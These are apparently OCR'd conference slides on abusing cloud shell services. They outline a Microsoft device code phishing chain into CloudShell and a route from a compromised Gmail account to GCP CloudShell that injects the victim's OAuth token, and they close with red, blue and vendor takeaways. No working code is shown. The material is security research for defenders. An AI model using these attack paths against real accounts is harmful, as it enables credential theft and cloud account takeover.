
Microsoft Device Code Phish → CloudShell

Auth with MFA



Microsoft Device Code Phish → CloudShell


Device Code Flow




[1] Dr. Nestori Syynimaa (@DrAzureAD), 10/13/20, https://o365blog.com/post/phishing
[2] Ryan Marcotte Cobb, Tony Gore, 3/23/22, https://github.com/secureworks/family-of-client-ids-research

Microsoft Device Code Phish → CloudShell

End to End



Gmail to GCP CloudShell



Key prerequisite: the compromised Gmail account must already have project access or be able to create its own project.

Primary setup gate: Cloud Shell API enablement, not a separate billing requirement for personal/free use.

CloudShell credential injection step: environments/authorize places the victim's OAuth token inside the running environment.

Resolution

"Hope fills the gaps between security controls."

Intersecting Design Principles and Quirks

"Individually reasonable. Collectively flawed."

- Non-API/Interactive is ~~secure~~ easy to operationalize with a pseudo API
- Temporary is ~~secure~~ no it isn't and it's often permanent
- The Castle must be defended unless we attack out or back at you
- Who can argue with free? definitely not the miners
- Shared responsibilities can lead to divided attention

- Half-~~assed~~-managed IAM and logs is the safe with a cardboard back
- Complex auth/token flows provide a plethora of access vectors
- Separate, multiple sessions lead to persistent access

Research Focus

The areas that matter

Protocol

- private REST API
- websocket terminal session
- auth/token flows

Container/VM runtimes

- Stack: what container/vm stack, host visibility (partitions), escapes…
- Terminal Session implementation (web sockets)
- Idle/Reset Behavior

IAM

- Authentication/token flow
    - Console creds -> API creds
    - Minimal privileges
- Container bound credentials (metadata service)
- Sessions (separate web socket)
    - Separate and unrelated
    - Revocation

Hope-as-a-Service

"The good news is the attacker may eventually log out."

Red

- Auth / Token Flows
- IAM / Sessions
- Root/Container escapes
- Persistence, stealth, low-n-slow.
- Two directions are ignored

Blue

- No CloudShell Allowed !
- Managed CloudShell ?
- BYOC via SSM
- Slush Compute/Storage
- Look away from the castle

Vendors

- Nothing is free, someone always pays
- Only 1st-class managed API services
- One managed session for all
- Design interactions kill
- Look away from the castle

Epilogue

“Research answers one question
and creates ten more.”

Looking forward

"The rabbit hole remains open."

AI / LLMs


- Time saver
- Abuse bar is **LOW**
- Oppenheimer moment

Code and Research

Public Aug 10

- **github.com/edleft/cloudbasher**
- **No commercial model training**

Contact Us



- **Discord**: edleft (CloudVillage)
- **LI**: linkedin.com/in/jenkohwong
- **X**: @jenkohwong